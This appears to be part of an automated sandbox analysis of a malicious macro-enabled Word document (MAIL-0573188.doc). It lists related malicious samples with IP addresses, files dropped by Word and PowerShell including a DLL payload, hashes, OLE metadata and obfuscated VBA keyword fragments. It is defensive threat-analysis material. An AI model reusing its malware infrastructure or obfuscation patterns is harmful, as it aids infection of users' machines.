	messaggio 2912.doc	Get hash	malicious	Browse	• 67.227.152.97
	8415051-122020.doc	Get hash	malicious	Browse	• 67.227.152.97
AS-HOSTINGERLT	Inrialpes-letter.html	Get hash	malicious	Browse	• 185.224.138.98
	order no. 3643.exe	Get hash	malicious	Browse	• 31.170.161.33
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 31.170.166.165
	bing.dll	Get hash	malicious	Browse	• 45.84.204.148
	Inquiry-RFQ93847849-pdf.exe	Get hash	malicious	Browse	• 193.168.194.5
	invoice-ID711675345593.vbs	Get hash	malicious	Browse	• 141.136.39.142
	Adjunto.doc	Get hash	malicious	Browse	• 45.130.229.91
	NQN0244_012021.doc	Get hash	malicious	Browse	• 45.130.229.91
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 45.130.229.91
	Scan-0767672.doc	Get hash	malicious	Browse	• 45.130.229.91
	Documento-2021.doc	Get hash	malicious	Browse	• 45.130.229.91
	SecuriteInfo.com.Variant.Razy.820883.21352.exe	Get hash	malicious	Browse	• 193.168.194.5
	Rfq 214871_TAWI Catalog.exe	Get hash	malicious	Browse	• 194.59.164.91
	TN22020000560175.exe	Get hash	malicious	Browse	• 194.59.164.34
	wDMBDrN663.exe	Get hash	malicious	Browse	• 31.220.110.116
	ORDER 172IKL0153094.exe	Get hash	malicious	Browse	• 31.170.161.33
	SecuriteInfo.com.VB.Heur.EmoDldr.32.51B75357.Gen.18944.doc	Get hash	malicious	Browse	• 185.224.137.23
	KX Trainer V2.exe	Get hash	malicious	Browse	• 194.5.156.24
	http://https://j.mp/3h2fG2Z	Get hash	malicious	Browse	• 156.67.222.153
	JgHsz8Vvc8.exe	Get hash	malicious	Browse	• 213.190.6.55

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D1917291-551E-40AF-9919-E039C2A6E74E}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDeep:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECBC25F9CF50BFBC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSAIS-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSAIS-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDeep:	3:lbWwWl:sZ
MD5:	3B7B4F5326139F48EFA0AAE509E2FE58
SHA1:	209A1CE7AF7FF28CCD52AE9C8A89DEE5F2C1D57A
SHA-256:	D47B073BF489AB75A26EBF82ABA0DAB7A484F83F8200AB85E8D57BED472022FC
SHA-512:	C99D99EA71E54629815099464A233E7617E4E118DD5B2A7A32CF41141CB9815DF47B0A40D1A9F89980C307596B53DD63F76DD52CF10EE21F47C635C5F68786B5
Malicious:	false
Preview:user.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\MAIL-0573188.LNK

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\MAIL-0573188.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020, atime=Fri Jan 8 01:44:34 2021, length=170496, window=hide
Category:	dropped
Size (bytes):	2048
Entropy (8bit):	4.530199404833512
Encrypted:	false
SSDeep:	24:8iXTwz6lknLG6WeD6fDv3q8dM7d2i/XTwz6lknLG6WeD6fDv3q8dM7dV:8i/XT3lkl408Qh2i/XT3lkl408Q/
MD5:	4DF39A955577FBDA718F9D744D03D389
SHA1:	1F96596530013454CB944E4693228373D9BF8504
SHA-256:	970267C26980A032F6BB5CB8D5FD612C80629BAE750CEF7098FA4C11B04C28F0
SHA-512:	B4A840E49540EFAD08E21352CCCC5F3F202099BBA18435B18893A17D7ACB27D1A3D2EE34CE5FC3D95E61212C64FB84D3816CC9757987907033F0C4851399D53C
Malicious:	false
Preview:	L.....F ...[.{[.{....2h.....P.O. :i....+00.../C:\.....t.1.....QK.X..Users.`.....QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.8.1.3...L.1....Q.y..user.8.....QK.X.Q.y*...&....U.....A.l.b.u.s....z.1....Q.y..Desktop.d.....QK.X.Q.y*....=_.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.9...j.2....(R.. .MAIL-0~1.DOC..N.....Q.y.Q.y*...8.....M.A.I.L.-.0.5.7.3.1.8.8..d.o.c.....z.....8...[.....?J....C:\Users\l.#.....\ 91 0646\Users\user\Desktop\MAIL-0573188.doc.'.....\.....\.....\.....\.....\D.e.s.k.t.o.p.\M.A.I.L.-.0.5.7.3.1.8.8..d.o.c.....,LB.)...Ag.....1SPS.XF.L8C....&m.m.....-.....S....-1....-2.1....-9.6.6.7.7.1.3.1.5....-3.0.1.9.4.0.5.6.3.7....-3.6.7.3.3.6.4.7.7....-1.0.0.6.....`.....X.....910646.....D_....3N....W....9F.C.....[D_....3N....W

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	74
Entropy (8bit):	4.3607066630908955
Encrypted:	false
SSDeep:	3:M15spzAXCw/AXCmX15spzAXCv:MMpEKUpEc

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
MD5:	76E48FC73FE7372631FFFC13033A5895
SHA1:	3F72CAC7C77D9A1647FE86E6EDA4FE8914349C28
SHA-256:	ADE4E1003850612E9367818208AE5BD93DADFAFE4E7A5DFBA12969AB807BE60C
SHA-512:	A50068261A09A9A220627DCA913E255B1CF7DF275DC884D8B898A91E66C28D9E781DF4A009CD82364D3734852FFE390BCC865824B65EBAB66B2184A393F3763C
Malicious:	false
Preview:	[doc]..MAIL-0573188.LNK=0..MAIL-0573188.LNK=0..[doc]..MAIL-0573188.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDeep:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLobyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.i.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\20G6ZLCGULCSH5TY8WGA.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5848677611288466
Encrypted:	false
SSDeep:	96:chQCsMq2yqvsqvJCwomz8hQCsMq2yqvsEHyqvJCwrczkKY2PHFf8R/MIUVolu:cykomz8ywHnorczkOf8R4lu
MD5:	975DDE3BEB992D275DFD4D1F527950A
SHA1:	14DCBA69A937054538AFBB71BEC3B98CD9D80FB8
SHA-256:	254E0DC72C97BCF7AC365492C16C07DF602BE3D408DD827276282F50C4A0EFB4
SHA-512:	100E34A41FF78016C4728DBB19B5D5980C5B9619CCFE145F06A0D4D17C33AC4766BF3CFB8483686163AFCBD532DB0639A31E22D8C1A9D7FC355C3E97B4FFE74
Malicious:	false
Preview:FL.....F".....8.D..xq.{D..xq.{D..k.....P.O.:i....+0.../C\.....\1....{J}. PROGRA~3.D.....{J}*..k.....Pr.o.g.r.a.m.D.a.t.a....X.1....~J v. MICROS~1@.....~J v*..l.....M.i.c.r.o.s.o.f.t....R.1....wJ;.. Windows.<.....:wJ;*\.....W.i.n.d.o.w.s.....1....:(..STARTM~1.j.....:(*.....@....S.t.a.r.t .M.e.n.u..@.s.h.e.l.l.3.2..d.l.l.-.2.1.7.8.6....~1.....Pf..Programs.f.....Pf.*.....<....P.r.o.g.r.a.m.s..@.s.h.e.l.l.3.2..d.l.l.-.2.1.7.8.2....1....xJu=.ACCESS~1.l.....wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2..d.l.l.-.2.1.7.6.1....j.1.....".."WINDOW~1.R.....:.."*.....W.i.n.d.o.w.s ..P.o.w.e.r.S.h.e.l.l.....v.2.k....., ..WINDOW~2.LNK.Z.....:.."*....Wi.n.d.o.w.s.

C:\Users\user\Desktop\~\$IL-0573188.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDeep:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLobyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.i.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\Nspzvsgl\Sj_dwgslR31N.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	196317

C:\Users\user\Nspvsgl\Sj_dwgs\R31N.dll	
Entropy (8bit):	7.475350289212884
Encrypted:	false
SSDEEP:	3072:CbwbpDnn9FdrNyVBYF0n3ajFq4weCpS2MJdhzbMO8dSySA:Cbsl9FdabyF0nVp2MJHybR8ds9
MD5:	3771989E5967540F6AABFD211CCFA9F1
SHA1:	8C4B4D489EC21B0F8F7613E767E248F511257F61
SHA-256:	F3A6E22AF9D7C859F8CACC9AE43155CE6EDA005579FC7C8F195FB91D4C0D3B22
SHA-512:	9DD2011907FE42D47AD7867D405EB18FD4906B63E600DEEC36C4351DBA363E88915638B74FB2172AC7F7DB90687BEB36358A13A0365F0DFF8F8F93C66A214253
Malicious:	false
Preview:	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE 8]> > <html class="no-js" lang="en-US"> <![endif]-->.<head><title>Suspected phishing site Cloudflare</title>.<meta charset="UTF-8" />.<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />.<meta http-equiv="X-UA-Compatible" content="IE=Edge, chrome=1" />.<meta name="robots" content="noindex, nofollow" />.<meta name="viewport" content="width=device-width,initial-scale=1" />.<link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" type="text/css" media="screen,projection" />. [if lt IE 9]><link rel="stylesheet" id="cf_styles-ie-css" href="/cdn-cgi/styles/cf.errors.ie.css" type="text/css" media="screen,projection" /><![endif]-->.<style type="text/css">body{margin:0;padding:0}</style>...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Argentina Pass Adaptive transitional override payment haptic Handcrafted Cotton Towels, Author: Jade Clement, Template: Normal.dotm, Last Saved By: Jade Moreau, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Jan 5 10:15:00 2021, Last Saved Time/Date: Tue Jan 5 10:15:00 2021, Number of Pages: 1, Number of Words: 2640, Number of Characters: 15049, Security: 8
Entropy (8bit):	6.7084953616032434
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	MAIL-0573188.doc
File size:	169983
MD5:	7ad5e41d03b2dfe72af417fa5b0cc164
SHA1:	2a6c0fa93aba9ce560d271ce65d79db69422fc6c
SHA256:	2d6cbc803638a13705a3b26afb3b34b72bc58601215566ba858c62882b8e61
SHA512:	83bc8a65c0316660f42a6d3cd4ed7e7432dd939ffa4b408f1f40d59cf2c7a842271a19b21308d5bc56de0ff382b9db7e8e05ff1159e332588e02ca50b762a4ca8
SSDEEP:	3072:4D9ufstRUUKSns8T00JSHUgteMJ8qMD7gm:4D9ufsglf0pLm
File Content Preview:>.....

File Icon

	
Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "MAIL-0573188.doc"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True

Indicators	
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Title:	
Subject:	Argentina Pass Adaptive transitional override payment haptic Handcrafted Cotton Towels
Author:	Jade Clement
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Jade Moreau
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-05 10:15:00
Last Saved Time:	2021-01-05 10:15:00
Number of Pages:	1
Number of Words:	2640
Number of Characters:	15049
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535
Number of Lines:	125
Number of Paragraphs:	35
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA	
------------------	--

VBA File Name: A5gd21klfqu9c6rs, Stream Size: 1117	
--	--

General	
Stream Path:	Macros/VBA/A5gd21klfqu9c6rs
VBA File Name:	A5gd21klfqu9c6rs
Stream Size:	1117
Data ASCII:u.....l.....x.....M E.....
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff e5 02 00 00 75 03 00 00 00 00 00 01 00 00 00 49 85 f4 e6 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords	
-------------------	--

Keyword	
False	
Private	
VB_Exposed	
Attribute	
VB_Creatable	
VB_Name	
Document_open()	
VB_Customizable	
VB_PredeclaredId	
VB_GlobalNameSpace	

Keyword
VB_Base
VB_TemplateDerived

VBA Code

VBA File Name: Owppnp8hah4xo788, Stream Size: 17915

General	
Stream Path:	Macros/VBA/Owppnp8hah4xo788
VBA File Name:	Owppnp8hah4xo788
Stream Size:	17915
Data ASCII:0.....l.e.....x.....M E.....
Data Raw:	01 16 01 00 00 f0 00 00 00 7c 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff 83 06 00 00 a3 30 00 00 00 00 00 01 00 00 49 85 65 07 00 00 ff f3 03 00 00 00 00 00 b6 00 ff 01 01 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword
DpYbmDA
oAaNIB
vrYYHIDxl
WTbkNqFa
Object
RjQHRA
"bBmgOCvPPojGGC"
MNihxICY
DhnHIY.CreateTextFile("rfyIZCD:\OrugCDDGG\qkyWDBUAH.gjwVDBALW")
GfRPP
tWcKo
OMZxxg
"lwWhZGEasjsS"
"deVdMyoREdgzCaJb"
fDZVKAAC:
uWZkeMFv.WriteLine
xLQtMd
nleaHR
gEcrV:
"OyFBLhlWUnD"
uWZkeMFv.Close
xsruLB
zDsRaIBGF
mgrwfmN
"XZzpBRpDKuMgsGHIHF"
"VrVKCjefsJ"
pULquU.CreateTextFile("OMySJHB:\AyVGlhzVljPNIAFF.VJueCC")
SblcDCC:
SQQWY
"hbtzFRJEXyDCXI"
iFTmFHFH.CreateTextFile("shCgAEb:\vCjFDhHuA\RhZGDG.mHWOGnlf")
sCOIGDtD:
gxBPJB
jbUmDI
DkLoDL.CreateTextFile("pGMMG:\enlVVBlfMqiFP.kEIeCDZHz")
"BnxHFzJCGhVHrFlm"
IcAHwPH
iFTmFHFH
STzBjwlCv
kwzjKvZHe
fDZVKAAC.WriteLine

Keyword
plqkuDI
RyDBDK.CreateTextFile("YJYLAEDP:\qjyoGCI\dkSAD.MSPmBF")
ZMdRVHGz:
SeHafBC
nhLeJMLfl
EISYDDB
EhCMG
UDSpFHqFJ
WIBWDXGD
"NisSEYrcDIKQUITa"
"dXFPCSYtSNB"
"NeilGCNWglCn"
OMZxxg.CreateTextFile("QWqEKJnW:\BQVnVKFlgWdSBXA.TabDJBD")
mgrwfmN.Close
YZXCEHD
FLtYjKHC
GfRPP.Close
idbaDir
"dnUnKFHAkIodD"
"nJJzFRjEWpRikxD"
ANzGyzCD
MmSDYCKJR
"hKlajOujwgDFAA"
"eeVVJBMGlcfxMB"
RqjOZAH RJ.CreateTextFile("HQGixyC:\vETCeBG\zluEqsGG.NobmDA")
iHKuDmaEr:
"CcDmClHsnCC"
"UjBKOEDRlbiWFb"
QOrvJEB
"sxbwAfRtWJI"
UskmBJF
"KqVyuQQfwTWh"
tpOgXmm
fiyQuiRBI
gphNDVZp
vEBqHrDnD
PbhYVsA.Close
ZMdRVHGz.Close
"vBvIhcFGEAJJ"
CFdSBD.CreateTextFile("HWdKFJOBf:IUYiqcElJlrLoNox.YKOSA")
KmGOADt
Resume
phlwFD
jPJENlo
AiRdGDAJ
KmGOADt.Close
"jan"
PnolTibAB
"eEWdaDQVJJqTHgF"
gxBPJB:
eepvDEaE.CreateTextFile("KlvicF:\bJfMJhqw\AgvkWD.xDxpHH")
FYVZFEH
tzErBRFe
"LvnHAGHfhRDBRAF"
NuebA:
sTzDC.CreateTextFile("OBoYzRpef:\sDLuJ\bmIQSG.MdmDR")
oQgLUl
SblcDCC.Close
HCvCmAcHC
"eXpjHFapHaPdRJu"
eepvDEaE
"DBvMcNtCcMyJDDI"
MHYIQAD
"eklulEBJFlgoBcGC"

Keyword
dXiwA
"MiCjaGqJfPrI"
eClzUDyJ
RyDBDK
hFSyAfFrF
"fDdPHEjBEnAdZqZFJ"
zxgLHJSFW.CreateTextFile("KGGMcAB:\uaMWhFR\mhdiDIEH.PDxHAHD")
"MxCpGaGqBgemCAFEJ"
PcHRGIAdo.CreateTextFile("OiBXGJB:\pnqsZEDV\gszoAW.EePnB")
sCOIGDtD.Close
uWZkeMFv
gzTFLxb
lePCGy
swNGWdd
qHKYGHIFA
OlbvEEFF
CHVmavC
ZMdriVHGz
TXmxvp
quDoH
iHKuDmaEr.WriteLine
KXTliE
ddanFDWJf
rJEkbLH
fNhiCVgGS:
noeblvSiu
YZlAeRe
VB_Name
"eXObOTBAITEOlO"
mgrwfmN:
LzxxRHG
inlcjtaF
EKmLA
uVltlCICB
mgrwfmN.WriteLine
KXwaABT
fDZVKAAc.Close
Mid(Application.Name,
fmwdEMADQ
IBenBDA
SblcDCC
mgTNFCq
NuebA.WriteLine
hXxQDACJA
KmGOADt.WriteLine
HCvCmAHC.Close
yJmmmVIAG
rYbgBh:
iHKuDmaEr.Close
NuebA.Close
hZCth.CreateTextFile("fYRUCAB:\VWWOMB\QmLUE.hKgcGBDCJ")
ZMdriVHGz.WriteLine
OlapGi
zDsRaIBGF.CreateTextFile("NFKiDO:\sBRplz\FFqJD.QevLKGfGs")
"CVbRCAAhkhmcDG"
HCvCmAHC:
BNmrm
rYbgBh
"WNFUDvHgghFdup"
uRnkDGJ
"qiXBsMBsLJGbX"
yabVbA
zBSWCKmJv
bbslZ

Keyword
"zdTcdOoXXUFHJK"
xsrulB.CreateTextFile("EEnWBhBO:\VaTRC\McdbPkJ.cvwiQ")
RqjOZAH RJ
fNhiCVgGS.WriteLine
hjZwD
"EgxflDVQbJotWhj"
"BUUJYAAIoJvLBLAo"
PcHRCIADo
wTMSLyWFG
sCOIGDtD
PbhYVsA:
"BndJDkuVYF"
KmGOADt:
"RhnJRGeBNASBQHHGF"
anyPG
"JTSPCDjykfL"
sreXHFD
"XrrAwQZPjqB"
hozyuBGCP
UavHTIBHo
qAUhkIMz
EKezHIC
PjNhJNA
GznGGHyG
UwyYSBsBN
ORLICII
cwsTFPCH
drZchKcm
hDJ DJ
NXbmluHX
Function
"syYTHJShrguhzb"
AioOpBFE
xiFRA
fmwdEMADQ.WriteLine
gxBPJB.Close
NZiApKAp
gEcrV.Close
"mehEFPFHcklgJDDx"
iHKuDmaEr
pULquU
SblcDCC.WriteLine
pkixJADG:
xkQqDXCcD
GIAKA
"TubioGUTLadgXbA"
"anBQXljzGenE"
xLQtMd.CreateTextFile("RyteBIQC:\fuQXAW\oueKCblJ.WivEYJD")
fDZVKAAc
ecGmY
"ptABFEZDmkMVi eD"
"TBKmUCEXTUIGu"
"fxSJajCGIWUEBW"
rYbgBh.WriteLine
DhnHIY
sCOIGDtD.WriteLine
tAmQhxID
tzErBRFe.CreateTextFile("RcEcpl:\TGsCxLC\hxAZEBGHI.oETVAFo")
"wypNISsWSXthFJCq"
eLmLDU
jENfzNH
gEcrV.WriteLine
Nothing

Keyword
"uTtCAFwHpCGF"
PbhYVsA
gEcrV
NuebA
"aqGiHISlbAoabV"
fNhiCVgGS.Close
jsYAGBJAF
RhztCF
IADFBAJ
FUylHBDFz
sPklwu
ViWsSIH
gxBPJB.WriteLine
zZuzBZGD
pkixJADG.WriteLine
MznObjB
fmwdEMADQ.Close
sTzDC
"oLweAMoGsque"
diCXTi
GfRPP.WriteLine
Error
uWZkeMFv:
xPBGH
Attribute
sySRJ
"WLXLJnjltPGPZJ"
"JMgUDAIeJlgyNBH"
jzqBIGW
CFdSBD
pkixJADG.Close
iblBF
"qDaYIDDSZQMtaO"
pkixJADG
GfRPP:
LQqlBAHD
dLRIF
"ImJJdfAtdFHCh"
PbhYVsA.WriteLine
DkLoDL
RjIQHRA.CreateTextFile("CxQnJUo:\GongJKJ\vntyZI.ugzmBCOCC")
fNhiCVgGS
fmwdEMADQ:
rYbgBh.Close
zxgLHJSFW
HCvCmAcHC.WriteLine
hZCth

VBA Code

VBA File Name: Zdjtk46nm17voo, Stream Size: 701	
General	
Stream Path:	Macros/VBA/Zdjtk46nm17voo
VBA File Name:	Zdjtk46nm17voo
Stream Size:	701
Data ASCII:	# I .. # X M E
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff 23 02 00 00 83 02 00 00 00 00 00 01 00 00 00 49 85 8d 23 00 00 ff ff 03 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword

Attribute

VB_Name

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General

Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:F.....MSWordDoc.....Word.Document .8..9.q@....>.:C.<.5.=.B..M.i.c.r.o.s.o.f.t..W.o.r.d..9.7.. .2.0.0.3.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff 06 09 02 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280929556603
Base64 Encoded:	False
Data ASCII:+,.0.....h.....p.....}.....#.....D.....
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 68 00 00 00 f0 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 08 40 00 00 11 00 00 00 8c 00 00 17 00 00 94 00 00 00 0b 00 00 00 9c 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 508

General

Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	508
Entropy:	3.93936573804
Base64 Encoded:	False
Data ASCII:O h.....+'..0..... .I.....T.....@.....(.....0.....8.....Normal.dotm.
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 cc 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 98 00 00 03 00 00 00 6c 01 00 00 04 00 00 00 54 01 00 00 05 00 00 a4 00 00 06 00 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6412

General

Stream Path:	1Table
File Type:	data
Stream Size:	6412
Entropy:	6.14518057053
Base64 Encoded:	True

General

Data ASCII:

.a.....*.\\.\.G.{.0.0.0.2.0.4.E.F.-.0.0.0.
0...0.0.0.-.C.0.0.-.0.0.0.0.0.0.0.4.6}.#.4...1.#.9.
#.C.:.\.P.R.O.G.R.A.-.2.\.C.O.M.M.O.N.-.1.\.M.I.C.R.O.S.
~.1.\.V.B.A.\.V.B.A.7.\.V.B.E.7...D.L.L.#.V.i.s.u.a.l..B.a.s
.i.c..F.

Data Raw:

cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 01 00
05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00
2d 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00
34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 675

General

Stream Path:

Macros/VBA/dir

File Type:

data

Stream Size:

675

Entropy:

6.39671072877

Base64 Encoded:

True

Data ASCII:

.....0*....p..H.."..d....m..2.4..@.....Z=....b.....{..a
....%.J<.....rst dole>.2s..t.d.o.l..e..h.%^....*\`G{0002`0430-
...C.....0046}.#2.0#0#C.:\\Windows\\SysWOW64\\.e2.tl.b#
OLE Automation.`....Normal.EN.Crm..a.F..X*\`C....Q
.m.....!Offic

Data Raw:

01 9f b2 80 01 00 04 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4
04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12
09 01 02 12 7b 1a e4 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02
32 73 00 00 74 00 64 00 0f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30
30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 21038

General

Stream Path:

WordDocument

File Type:

data

Stream Size:

21038

Entropy:

4.09747048154

Base64 Encoded:

True

Data ASCII:


.....M.....b.....j.....R...b...
.....E.....
.....F.....F.....
.....

Data Raw:

ec a5 c1 00 5f c0 09 04 00 00 f8 12 bf 00 00 00 00 00 10 00 00 00 00 08 00 00 19 4d 00
00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
